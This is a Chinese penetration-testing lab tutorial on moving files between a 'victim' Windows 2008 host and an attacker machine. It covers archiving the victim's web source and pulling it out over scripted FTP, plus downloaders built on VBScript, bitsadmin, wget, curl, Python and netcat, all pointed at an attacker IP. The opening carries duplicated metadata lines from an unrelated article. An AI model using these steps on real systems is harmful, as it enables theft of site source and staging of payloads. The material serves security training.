



 本文详细介绍了多种文件传输方式,包括利用FTP进行交互式和非交互式传输,使用VBScript下载文件,利用bitsadmin工具,以及在Kali Linux中通过wget, curl和python脚本进行文件传输。同时,还涵盖了利用nc(netcat)进行文件传输的操作步骤,涵盖了不同环境和需求下的解决方案。"
88803519,6283552,Linux环境下Java应用的Shell安装脚本实践,"['Linux', 'shell', 'systemctl', 'grep', 'Java应用部署']
本文详细介绍了多种文件传输方式,包括利用FTP进行交互式和非交互式传输,使用VBScript下载文件,利用bitsadmin工具,以及在Kali Linux中通过wget, curl和python脚本进行文件传输。同时,还涵盖了利用nc(netcat)进行文件传输的操作步骤,涵盖了不同环境和需求下的解决方案。"
88803519,6283552,Linux环境下Java应用的Shell安装脚本实践,"['Linux', 'shell', 'systemctl', 'grep', 'Java应用部署']
实验一:利用FTP进行文件传输
实验环境:目标机:win2008
攻击机:物理机
实验步骤:
一、打包受害机上的源码文件
C:\Users\Administrator\Desktop\Rar.exe a -r -m3 C:\inetpub\wwwroot\cc.rar C:\inetpub\wwwroot

参数说明:
           a 添加文件到压缩文件中
          -k 锁定压缩文件
          -s产生固体存档,这样可以增大压缩比
          -r包括子目录
          -m1 设置压缩比
          -m0 存储 添加到压缩文件时不压缩文件。
          -m1 最快 使用最快方式(低压缩)
          -m2 较快 使用快速压缩方式
          -m3 标准 使用标准(默认)压缩方式
          -m4 较好 使用较好压缩方式(较好压缩,但是慢)
          -m5 最好 使用最大压缩方式(最好的压缩,但是最慢


二、物理机开启ftp服务


三、采用交互式传输
ftp用法如下:
1.输入ftp进入命令行使用ftp模式
2.输入?可查看命令
3.输入open命令登陆ftp,之后输入账号密码
	open (ftp地址)
	ftp (ftp地址)
4.查看FTP服务器上的文件
	dir:显示服务器目录和文件列表
	ls:显示服务器简易的文件列表
	cd:进入服务器指定的目录
5.上传下载文件
	下载文件
		下载指定文件:get filename newname
		filename为下载的FTP服务器上的文件名,newname为保存在本地计算机上时使用的名字,如果不指定newname,文件将以原名保存,get命令下载的文件将保存在本地计算机的工作目录下(当前目录)
	上传文件
		上传指定文件:put filename newname
		上传指定文件:send filename newname
		filename为上传的本地文件名,newname为上传至FTP服务器上时使用的名字,如果不指定newname,文件将以原名上传
6.结束并退出FTP
	close:结束与服务器的FTP会话
	quit或者bye:结束与服务器的FTP会话并退出FTP环境
7. 其它FTP命令
	pwd:查看FTP服务器上的当前工作目录
	rename filename newfilename:重命名FTP服务器上的文件
	deletefilename:删除FTP服务器上的文件
1.目标机在命令行输入ftp进入ftp

2.依次输入open ftp地址,用户名和密码

3.可输入dir查看ftp共享目录的文件

4.输入get 文件名,可下载文件


5.结束退出bye
四、采用非交互式传输
1.利用重定向依次将ftp命令写入txt文件
 echo open 192.168.1.101>> ftp.txt
 echo cxr>> ftp.txt
 echo cxr>> ftp.txt
 echo get 1.txt>> ftp.txt
 echo bye>> ftp.txt


2.输入以下命令,ftp.txt文件里的命令就会执行
ftp -s:ftp.txt


3.最后执行del ftp.txt可删除
实验二:利用vbs脚本进行文件传输
实验环境:目标机win2008
实验步骤:
一、类似于ftp非交互式,将vbs脚本的内容输入到一个vbs文件中
vbs脚本内容:
Set xPost=createObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://192.168.1.101/1.php",0
xPost.Send()
set sGet=createObject("ADODB.Stream")
sGet.Mode=3
sGet.Type=1
sGet.Open()
sGet.Write(xPost.ResponseBody)
sGet.SaveToFile "C:\Users\Administrator\1.php",2
注:http://处是要下载文件的路径,"C:\Users\Administrator\1.php"处是下载文件后的位置
二、输入cscript 1.vbs(vbs脚本名),即可执行成功


实验三:利用bitsadmin下载
实验环境:win2008
实验步骤:
注:win2008上可用
直接输入命令:
bitsadmin /transfer n http://192.168.1.101/xxe.zip C:\Users\Administrator\Desktop\1.zip
注:http://192.168.1.101/xxe.zip是指从哪里下载 C:\Users\Administrator\Desktop\1.zip是指下载到哪


实验四:利用wget传输文件
实验环境:kali
实验步骤:
直接在kali命令行里输入:
wget http://192.168.1.101/xxe.zip -P /root/1.zip
注:http://192.168.1.101/xxe.zip是指下载路径 -P /root/1.zip是指指定下载到哪
实验五:利用curl传输文件
实验环境 :kali
实验步骤:
直接在kali命令行输入
curl http://192.168.1.101/xxe.zip --output 1.zip
注:http://192.168.1.101/xxe.zip指下载路径 --output 1.zip是指定要下载的地方

实验六:利用python传输文件
实验环境:kali
实验步骤:
脚本内容:
#!/usr/bin/python
import urllib2
u = urllib2.urlopen('http://192.168.1.101/xxe.zip')
localFile = open('/root/1.zip', 'w')
localFile.write(u.read())
localFile.close()
注:http://192.168.1.101/xxe.zip替换下载地址 /root/1.zip处写下载到哪
之后执行即可
实验七:利用nc传输文件
实验环境:kali
实验步骤:
服务端输入:
cat filename | nc -lvvp 1234

下载端输入:
nc 下载地址ip 1234 > filename

即可看到文件传输成功





 扫一扫
扫一扫


 447
447

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





